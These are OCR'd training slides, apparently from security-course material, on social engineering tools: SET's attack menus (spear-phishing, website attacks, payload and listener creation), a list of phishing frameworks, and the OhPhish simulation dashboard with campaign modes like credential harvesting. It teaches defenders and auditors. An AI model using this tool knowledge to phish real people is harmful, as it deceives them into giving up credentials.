
MSI Simple Phish
https://microsolved.com

Social Engineering Tools

- **Social Engineering Toolkit (SET)**

  Source: *https://www.trustedsec.com*

  The Social-Engineer Toolkit (SET) is an open-source Python-driven tool aimed at penetration testing via social engineering. It is a generic exploit designed to perform advanced attacks against human elements to compromise a target and make them offer sensitive information. SET categorizes attacks such as email, web, and USB attacks according to the attack vector used to trick humans. The toolkit attacks human weakness, exploiting the trusting, fearful, greedy, and the helpful nature of humans.


./setoolkit - Parrot Terminal
File Edit View Search Terminal Help

```
[---]        The Social-Engineer Toolkit (SET)        [---]
[---]        Created by: David Kennedy (ReL1K)        [---]
                       Version: 8.0.3
                     Codename: 'Maverick'
[---]        Follow us on Twitter: @TrustedSec        [---]
[---]        Follow me on Twitter: @HackingDave       [---]
[---]       Homepage: https://www.trustedsec.com      [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1
```

./setoolkit - Parrot Terminal
File Edit View Search Terminal Help

```
[---]        Follow us on Twitter: @TrustedSec        [---]
[---]        Follow me on Twitter: @HackingDave       [---]
[---]       Homepage: https://www.trustedsec.com      [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2
```

Figure 9.19: Screenshot of SET showing menu and attack options


Some social engineering tools are listed below:

- SpeedPhish Framework (SPF) (*https://github.com*)
- Gophish (*https://getgophish.com*)
- King Phisher (*https://github.com*)
- LUCY SECURITY (*https://www.lucysecurity.com*)
- MSI Simple Phish (*https://microsolved.com*)

Audit Organization's Security for Phishing Attacks using OhPhish

- OhPhish is a web-based portal to **test employees' susceptibility to social engineering attacks**
- OhPhish is a phishing simulation tool that provides the organization with a **platform to launch phishing simulation campaigns** on its employees

OHPHISH
Fortifying Front Lines


Dashboard | OhPhish
https://portal.ohphish.com/dashboard
80%
EC-Council
aware
When Everyone Protects
iLabs Developer
[redacted]
Navigation
Home
User Management
Campaigns
Reports
Awareness Program
Templates
Settings
[redacted]
Dashboard

Notice: To get the most out of Aware we suggest you view our 3 minute video walkthrough!
To get started, Select a campaign mode:

Entice to Click
Credential Harvesting
Send Attachment
Assign New Training
Vishing
Smishing
Live Phishing Campaigns
Campaign
Campaign Type
Status
Assigned Training
Started
Stopped
Scheduled
Sent
Clicked
Compliance
Creator
Action
Show More
© 2022 EC-Council Aware.

https://portal.ohphish.com

Audit Organization's Security for Phishing Attacks using OhPhish

